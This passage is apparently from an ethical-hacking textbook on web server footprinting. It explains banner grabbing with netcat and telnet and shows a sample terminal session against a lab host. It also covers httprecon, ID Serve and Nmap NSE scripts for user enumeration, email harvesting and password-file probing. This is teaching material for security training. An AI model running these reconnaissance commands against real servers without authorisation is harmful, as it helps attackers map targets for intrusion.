
- **Netcat**

  Source: *http://netcat.sourceforge.net*

  Netcat is a networking utility that reads and writes data across network connections by using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

  The following are the commands used to perform banner grabbing for www.moviescope.com as an example to gather information such as server type and version.

  - `# nc –vv www.moviescope.com 80` – press [**Enter**]
  - `GET / HTTP/1.0` - press [**Enter**] twice



```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #nc -vv www.moviescope.com 80
www.moviescope.com [10.10.1.19] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html

Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 18 Apr 2022 11:52:16 GMT
Connection: close
```

Server identified as Microsoft-IIS/10.0

Figure 13.23: Netcat output

- **Telnet**

  Source: *https://docs.microsoft.com*

  Telnet is a client–server network protocol that is widely used on the Internet or LANs. It provides login sessions for a user on the Internet. A single terminal attached to another computer emulates the session by using Telnet. The primary security issues with Telnet are the following.


  - It does not encrypt data sent through the connection.
  - It lacks an authentication scheme.

Telnet enables an attacker to perform a banner-grabbing attack. It probes HTTP servers to determine the server field in the HTTP response header.

For instance, the following procedure is utilized to enumerate a host running on HTTP (TCP 80).

- Request Telnet to connect to a host on a specific port with the command `# telnet www.moviescope.com 80` and press **Enter**. A blank screen appears.
- Type `GET / HTTP/1.0` and press **Enter** twice.

The HTTP server responds with the information shown in the screenshot.



telnet www.moviescope.com 80 - Parrot Terminal

- **httprecon**

  Source: *https://www.computec.ch*

  httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on the target web server and provides accurate web server fingerprinting information.

  httprecon performs the following header analysis test cases on the target web server:

  - A legitimate GET request for an existing resource
  - An exceedingly long GET request (a Uniform Resource Identifier (URI) of >1024 bytes)
  - A common GET request for a non-existing resource
  - A common HEAD request for an existing resource
  - Enumeration with OPTIONS, which is allowed
  - The HTTP method DELETE, which is usually not permitted
  - The HTTP method TEST, which is not defined

- The protocol version HTTP/9.8, which does not exist
- A GET request including attack patterns (e.g., : ../ and %%)

- **ID Serve**

  Source: *https://www.grc.com*

  ID Serve is a simple Internet server identification utility. The following is a list of its capabilities.

  - **HTTP Server Identification**: ID Serve can identify the make, model, and version of a website's server software. ID Serve sends this information in the preamble of replies to web queries, but the information is not visible to the user.
  - **Non-HTTP Server Identification**: Most non-HTTP (non-web) Internet servers (e.g., FTP, SMTP, Post Office Protocol (POP), and NEWS) are required to transmit a line containing a numeric status code and a human-readable greeting to any connecting client. Therefore, ID Serve can also connect with non-web servers to receive and report the server's greeting message. This generally reveals the server's make, model, version, and other potentially useful information.
  - **Reverse DNS Lookup**: When ID Serve users enter a site's or server's domain name or URL, the application will use a DNS to determine the IP address of that domain.

However, it is occasionally useful to proceed in the other direction to determine the domain name associated with a known IP address. This process, known as reverse DNS lookup, is also built into ID Serve. ID Serve attempts to determine the associated domain name for any entered IP address.


The following are some additional footprinting tools:

- Netcraft (*https://www.netcraft.com*)
- Uniscan (*https://sourceforge.net*)
- Nmap (*https://nmap.org*)
- Ghost Eye (*https://github.com*)
- Skipfish (*https://code.google.com*)

Enumerating Web Server Information Using Nmap

1. To enumerate information about the target website, attackers can use advanced **Nmap commands** and **Nmap Scripting Engine (NSE) scripts**. Examples are as follows:
2. `nmap -sV –O –p target IP address`
3. `nmap -sV --script http-enum target IP address`
4. `nmap target IP address -p 80 --script = http-frontpage-login`
5. `nmap --script http-passwd --script-args http-passwd.root =/ target IP address`



nmap -sV --script=http-enum www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help

Enumerating Web Server Information Using Nmap

Source: *https://nmap.org*

Nmap, along with the Nmap Scripting Engine (NSE), can extract a large amount of valuable information from the target web server. In addition to Nmap commands, NSE provides scripts that reveal various types of useful information about the target server to an attacker.

An attacker uses the following Nmap commands and NSE scripts to extract information.

- Discover virtual domains with hostmap:

  ```
  $nmap --script hostmap <host>
  ```

- Detect a vulnerable server that uses the TRACE method:

  ```
  nmap --script http-trace -p80 localhost
  ```

- Harvest email accounts with http-google-email:

  ```
  $nmap --script http-google-email <host>
  ```

- Enumerate users with http-userdir-enum:

  ```
  nmap -p80 --script http-userdir -enum localhost
  ```

- Detect HTTP TRACE:

  ```
  $nmap -p80 --script http-trace <host>
  ```

- Check if the web server is protected by a web application firewall (WAF) or IPS:

  ```
